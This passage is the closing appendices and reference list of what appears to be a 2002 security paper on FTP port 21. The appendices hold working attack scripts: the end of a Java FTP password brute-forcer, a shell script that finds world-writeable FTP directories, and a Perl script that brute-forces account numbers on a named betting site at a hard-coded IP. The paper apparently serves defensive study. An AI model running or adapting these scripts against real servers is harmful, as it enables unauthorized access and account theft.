       sout.println("USER "+User);

       if ((line=sin.readLine()).indexOf("331 ")==-1)
        {
         System.out.println("Error: username not accepted...quitting ");
         System.exit(0);
        }

       sout.println("PASS "+FTPPass);

                  if ((line=sin.readLine()).indexOf("230 ")>-1)
              {
               found=true;
               break;
              }

              if (Counter%2==0)
                 {
```

50

```
                System.out.println("-");
                sout.println("user anonymous");
                line=sin.readLine();

                sout.println("pass evil_hacker@j00r_server.com");

                line=sin.readLine();

                Counter=0;
                }

            }//while


    if (found==true)
         System.out.println("\nAccount was cracked after "+tries+" tries.
Password for user "+User+"
is \""+FTPPass+"\"\n");

 }//try
 catch (IOException e){}



}//main



}//class
```

Appendix B Sample Source Code For Finding World-Writeable and FTP-Owned Directories

```
#!/bin/sh
ftp -n $1 << FOE
quote "user ftp"
quote "pass -nobody@"
prompt
cd /
dir "-aR" xxx.$$
bye
FOE
# Not smart enough to figure out ftp's numeric UID if no passwd file!
cat -v xxx.$$ | awk '
BEGIN { idir = "/" ; dirp = 0 }
/.:$/ { idir = $0 ; dirp = 1 ; }
/^[-d][-r](......w.|........ *[0-9]* ftp *)/ {
```

51

```
if (dirp == 1) print idir
dirp = 0
print $0
}'
rm xxx.$$
```

Appendix C Amtote Homebet Account Information Brute Force Vulnerability

```
## Amtote brute force thingy
@method =
'POST /homebet/homebet.dll HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-comet, */*
Referer:
http://217.23.170.15/homebet/homebet.dll?form=menu&option=menu-signin
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; fs_pb_ie5)
Host: 217.23.170.15
Content-Length: 29
Connection: Keep-Alive
Cache-Control: no-cache'."\n";
$found ="notyet";

use Socket;
$prompt = "cmd\/c";
if (@ARGV<1) {die "Account cracker\n Usage \= IP/host:Port e.g. Perl $0
www.target.com\n";}

($host,$port)=split(/:/,@ARGV[0]);$target = inet_aton($host);

$account ="accounts.txt"; # file containing account numbers
unless($port){$port = 80;}

open(EXPF,$account) or die "can't open account file file $account\n";

while(<EXPF>){
$found ="notyet";

$a = $_;
chomp $a;
print "Cracking Account number\n";
print "$a\n";
#if ($a eq ""){goto hello;};

@guess = "@method" . 'form=open&account=' . $a .'&pin=0000';

@retrn = sendraw("@guess \r\n\r\n");
print @guess;
print @retrn;
foreach $line (@retrn){
        if ($line =~ "ACCOUNT NUMBER IS NOT DEFINED") { $found="no" ;  }
                        }
```

52

```
if ($found eq "notyet"){goto hello}

}

hello:


if($found eq "notyet"){
print <<"endc";

found valid account number $a
endc
}

################### sendraw sub

sub sendraw {    # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;    print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
```

53

VII.   References:

Stevens W. Richards TCP/IP Illustrated Volume 1 (October 2000)

The Internet Engineering Task Force (December 2002), URL: http://www.ietf.org

The Internet Engineering Task Force (December 2002), URL:
http://www.ietf.org/rfc/rfc0759.txt?number=759

Incidents.org: (January 2002), URL: http://www.incidents.org/submissions/Graphs

The Australian University (January 2002):, URL:
http://www.anu.edu.au/foyer/ftplist.html?format=textonly

Microsoft Technet: Microsoft Security Bulletin MS00-089 (February 2002), URL :
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/fq00-089.asp

Microsoft Windows 2000 Server Documentation (February 2002), URL:
http://www.microsoft.com/windows2000/en/server/help/default.asp?url=/windows2000/en/server/help/sag_rras-ch1_74.htm

CERT Coordination Center (January 2002), URL:
http://www.cert.org/tech_tips/ftp_port_attacks.html

Cute FTP Pro (January 2002), URL: http://www.cuteftp.com/

IPSWITCH (January2002), URL: http://www.ipswitch.com/

Internet Assigned Numbers Authority (January 2002), URL:
http://www.iana.org/assignments/port-numbers

Download.com (January 2002), URL: http:// www.download.com/

Hoobienet (September 2001), URL: http://www.hoobie.net/tools/index.html

Blackcode (December2002), URL: http://www.blackcode.com/trojans/ports.php?port=21

Blackcode (December2002), URL:
http://www.blackcode.com/search/index.php?what=archives&search=ftp&count=10&modo=2&cat=Windows

Dameware (January 2002), URL: http://www.dameware.com/

FTP PORT 21 " Friend or Foe" Support For the Cyber Defense Initiative

CERT Coordination Center (2002) URL:
http://www.cert.org/

ISS X-Force Database (October 2001)URL:
http://www.iss.net/security_center/static/7185.php

The Apache HTTP Project
http://httpd.apache.org/

ArGoSoft FTP Server
http://www.argosoft.com/

SmartMax Software (March 2000) URL:
http://www.smartmax.com/ftpmax.asp

CrushFTP (2001) URL:
http://www.crushftp.com/

Official Site of GuildFTPD (March 2002) URL:
http://www.nitrolic.com/

Packetstorm (March 2001) URL:
http://packetstormsecurity.org/Crackers/Unsecurev1.2.zip

Common Vulnerabilities and Exposures
http://cve.mitre.org/

WU-FTPD Development Group
http://www.wu-ftp.org